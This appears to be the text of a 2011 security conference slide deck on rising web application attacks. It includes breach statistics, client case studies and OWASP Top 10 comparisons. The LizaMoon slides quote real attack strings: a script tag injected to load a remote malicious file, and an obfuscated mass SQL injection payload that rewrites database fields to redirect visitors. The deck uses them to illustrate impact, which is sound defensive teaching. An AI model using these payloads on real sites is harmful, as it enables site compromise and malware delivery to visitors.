

Securing Web Applications

Lethal Attacks On The Rise

Shreeraj Shah


Founder & Director, Blueinfy Solutions



SiliconIndia, Mumbai, India



Who Am I?

 <http://shreeraj.blogspot.com>
shreeraj@blueinfy.com
<http://www.blueinfy.com>

- **Founder & Director**
 - Blueinfy Solutions Pvt. Ltd. (Brief)
 - SecurityExposure.com
- **Past experience**
 - Net Square, Chase, IBM & Foundstone
- **Interest**
 - Web security research
- **Published research**
 - Articles / Papers – Securityfocus, O’erilly, DevX, InformIT etc.
 - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
 - Advisories - .Net, Java servers etc.
- **Books (Author)**
 - Web 2.0 Security – Defending Ajax, RIA and SOA
 - Hacking Web Services
 - Web Hacking

Blueinfy **Securityexposure**
Strategic Security Solutions





Lethal Attacks on the rise







Attacks in 2010

- Web Attacks Skyrocketed **93%** In 2010, while attack toolkits grew to account for two-thirds of all Web-based threats.
- Hacking results in an average of **262,767** identities exposed per data breach incident – hitting bottom line

Web App Vuln Disclosure v All Vuln Disclosure, OSVDB 2010

50%+ vulnerabilities are on Web Apps
Counting & Growing
Era of Web Hacking , Web 2.0
and Social Networks





Web App Hacking - Lethal

[Iranian Hackers Suspected in Recent Security Breach](#)

New York Times (blog) - Riva Richmond - 24 Mar 2011

The internet security firm **Comodo** Group said it had been victim to a **hacker** attack that appeared to have been part of a larger scheme to ...

[Hackers exploit chink in Web's armor](#) - CNET (blog)

[Google, Yahoo, Skype targeted in possible 'state-driven' hack from ...](#) - Los Angeles Times

[Hack Obtains 9 Bogus Certificates for Prominent Websites: Traced ...](#) - Wired News (blog)

Datamation - Wall Street Journal

[all 203 news articles](#) » YHOO - GOOG - MSFT

Certificates are issued for Google, Microsoft etc. Privacy and Security ???

Mass SQL Injection
Blind Injections across Internet

[LizaMoon Attack: What You Need To Know](#)

PCWorld - Tony Bradley - 58 minutes ago

The world was rocked today by **LizaMoon**--a SQL injection attack which has compromised well over one million Websites. ...

[LizaMoon attack infects millions of websites](#) - CNNMoney

[LizaMoon SQL Injection Attack Hits Websites](#) - InformationWeek

[LizaMoon Malware Spreads Through iTunes, Infects 500000+ Pages](#) - TIME

NewsFactor Network - TechNewsWorld

[all 111 news articles](#) » WBSN

```
"<script src=http://*/ur.php"
```

About 3,870,000 results (0.06 seconds)


```
</title><script src=http://lizamoon.com/ur.php></script> Q
```

```
-Gifts</title><script src=http://lizamoon.com/ur.php></script> -Ladies Gifts&lt;
```

```
/title&gt;&lt;script src=http://lizamoon.com/ur.php&gt;&lt;/script&gt; ...
```



```
www.furfeatherandfin.com/index.asp-Q-IL-E-bathroomtitlescript-srchtplizamoon.comur.phpscript,60749453 - United Kingdom - Cached
```





Mobile App Hacking - Lethal

Mobile hacking
Android or iPhone



THE ECONOMIC TIMES

Hardware

Home News Markets Personal Finance Tech Jobs Opinion Features Environment Travel

Hardware Software Internet ITeS

You are here: Home » Tech » Hardware

APR, 2011, 02.19AM IST, DEBJOY SENGUPTA, ET BUREAU

BlackBerry phones hit by Zeus Trojan virus

Stand with Anna Hazare : www.aavaaz.org :
Tell PM Singh to endorse Jan Lokpal and tackle corruption

Try ET in a new browser. [Download Google Chrome.](#)

Story Comments

Read more on » [zeus trojan](#) | [research in motion](#) | [mcafee labs](#) | [kaspersky lab](#) | [blackberry](#)

374 30 25


Share Tweet Share

vote now

buzz up

KOLKATA: If you thought your phone is virus-proof, think again. There is a virus on the block that has started affecting all BlackBerry devices. And the worse part is that an user will never know whether her phone has been affected or not.

SpyEye mobile banking Trojan uses same tactics as Zeus
Give us your number, mate, we'll send you a 'digital certificate' ...
By [John Leyden](#) • [Get more from this author](#)
Posted in [Mobile](#), 5th April 2011 10:34 GMT



Impact


- In above two cases
 - Certificate can be injected as man in the middle
 - Attacker can spoof and sniff your content
 - Mass SQL injection delivers AV site and pop up for credit card.
 - Stealing banking information

```
+update+Table+set+FieldName=REPLACE(cast(FieldName+as+varchar(8000)),cast(char(60)%2Bchar(47)
%2Bchar(116)%2Bchar(105)%2Bchar(116)%2Bchar(108)%2Bchar(101)%2Bchar(62)%2Bchar(60)%2Bchar(115)
%2Bchar(99)%2Bchar(114)%2Bchar(105)%2Bchar(112)%2Bchar(116)%2Bchar(32)%2Bchar(115)%2Bchar(114)
%2Bcl
%2Bcl document.location =
%2Bcl 'http://software-werp.co.cc/scan1b/237?sessionId=
%2Bcl 050055049048061049038050051050056061049038048055068048061049038112097r097109095110097m101061
%2Bcl s101115s105111n073100038048051E056061f114101e115121s116101m115099a110046e1201010380480668056
%2Bcl 061049038116y112101061115099a110049b03804905505504806104803804905105605606104803811606104905
%2Bcl 10480480570490500510510480380510500670560610490480380510548048061h116116p037051A037050F03705
%2Bcl 0F103111o103108e046099o109038049070052048061049038049066053056061049038071e110101r097116e061
+as+v 071e110101r097116e038050E069048061049038048070065048061049053038050A070056061049038051065057
056061050038051069056048061049';
```









What's going on ...

- Attacks over HTTP (port 80/443)
 - Firewall blocking – No!
 - Web pages and software – Vulnerable? YES!!!
 - Impact : Severe
 - Exploitability : Easy
 - Loss : Business, Intellectual Property, Data etc.
 - Attacks are growing with sophistication ...
 - Game of Chess – going on ...
- 



Hacks & Exploits

- 90% of sites are vulnerable to one or more vulnerabilities.
 - Exploitable ? – YES!
 - Most popular ones are – SQLi & XSS
 - SQLi – complete compromise of the application ... 
 - XSS – Control over browser and exploitation 
 - Mobile hacks and attacks 
- 





Attack Patterns





Attacks and Hacks


- 80% Sites are having security issues
 - Web Application Layer vulnerabilities are growing at higher rate in security space
 - Client side hacking and vulnerabilities are on the rise – from 5% to 30% (IBM)
 - Web browser vulnerabilities is growing at high rate
 - End point exploitation shifting from OS to browser and its plugins
- 



Attacks and Hacks

- Web pages are medium for eCrime
- Web vulnerabilities are medium for malware and spyware delivery
- Web based malware embedded in sites are common mean for delivery
- 82% rise in malicious sites which needs to be blocked in one year
- Spyware/adware are at higher then malware on sites – iframe based attacks






Attacks and Hacks

- Social networking and Web 2.0 sites are carrier for complex worms and malware – rising at rapid rate
- Top Security Concerns of 2008: Criminals are exploiting vulnerabilities along the entire Web ecosystem to gain control of computers and networks.
- Invisible threats (such as hard-to-detect infections of legitimate websites) are making common sense and many traditional security solutions ineffective.






Attacks and Hacks


- 75 percent of Web sites with malicious code
- 60 percent of the top 100 most popular Web sites have either hosted or been involved in malicious activity
- 76.5 percent of all emails in circulation contained links to spam sites and/or malicious Web sites.
- 29 percent of malicious Web attacks included data-stealing snippet
- 46 percent of data-stealing attacks are conducted over the Web. (WebSense)




Top Attacks



Top Weaknesses



Impact



[TCS website restored after hacking incident | cyberlawtimes.com](#) 🔍

8 Feb 2010 ... TCS website was hacked by the process of DNS hijacking on 7 Feb 2010, now has been restored after hacking incident.

[www.cyberlawtimes.com/tcs-website-hacked/](#) - Cached

[CBI website hacked by 'Pak Cyber Army'](#) 🔍

4 Dec 2010 ... CBI website hacked by 'Pak Cyber Army'. Press Trust of India, Updated: December 04, ... "I think this is not a mere hacking incident. ...

[www.ndtv.com › India](#) - Cached - Similar

[State Bank of India shuts down website after hackers break in](#) 🔍

28 Dec 2008 ... Announcing WASC Web Hacking Incident Database (WHID) Mail-list ... "We have informed the Reserve Bank of India and the cyber cell of the ...


[www.cgisecurity.com/.../state-bank-of-india-shuts-down-website-after-hackers-break-in.html](#)

- Cached - Similar



Real Life Cases and Analysis






Enterprise Application Case

- Enterprise running on 2.0 wave - Portal
- Technologies & Components – Dojo, Ajax, XML Services, Blog, Widgets
- Scan with tools/products **failed**
- Security issues and hacks
 - SQL injection over XML
 - Ajax driven XSS
 - Several XSS with Blog component
 - Several information leaks through JSON fuzzing
 - CSRF on both XML and JS-Array

» **HACKED**

» **DEFENSE**






Real Case Study

- Impact
 - Possible to run sql queries remotely
 - Changing price and placing order
 - Customer information enumeration
 - Stealing customer identities
 - Manipulation in JSON/XML streams and much more
 - Great financial impact...






Large Telecom Application

- Large Telecom company
 - Source code review was done
 - Application is distributed running in browser, PDA and Mobile phones
 - Payment system was involved
 - Vulnerable
 - Presentation layer (XSS and CSRF)
 - SQL
 - DoS
 - Session issues






Banking Application

- Scanning application for vulnerabilities
- Typical banking running with middleware
- Vulnerabilities
 - Profile manipulation (Logical and Hidden values)
 - XSS
 - Strong session management but URL rewriting
 - SQL is impossible in this case






Postmortem

- Web application firewall was in place
- They scanned their applications
- Manual testing was done
- Source code was never audited
- There was no focus on SDLC and security awareness for developers
- Fixing is going to cost a lot




Vulnerability Analysis



Methodology

The statistics was compiled from web application security assessment projects v

- [Blueinfy](#)
- [Cenzic](#) with [Hailstorm](#) and [ClickToSecure](#)
- [DNS](#) with [WebInspect](#)
- [Encription Limited](#)
- [HP Application Security Center](#) with [WebInspect](#)
- [Positive Technologies](#) with [MaxPatrol](#)
- [Veracode](#) with [Veracode Security Review](#)
- [WhiteHat Security](#) with [WhiteHat Sentinel](#)



AppSec dynamics

New Top Ten 2004	OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A1 Unvalidated Input	A2 – Injection Flaws	A1 – Injection
A2 Broken Access Control	A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A3 Broken Authentication and Session Management	A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 Cross Site Scripting (XSS) Flaws	A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 Buffer Overflows	A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
A6 Injection Flaws	<was T10 2004 A10 – insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A7 Improper Error Handling	A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
A8 Insecure Storage	<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A9 Denial of Service	A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A10 Insecure Configuration Management	A9 – Insecure Communications	A10 – Insufficient Transport Layer Protection
	A3 – Malicious File Execution	<dropped from T10 2010>
	A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>


Source - OWASP






Vulnerability – Why and Where?






Root cause of Vulnerabilities

CSI Security Survey : Vulnerability Distribution




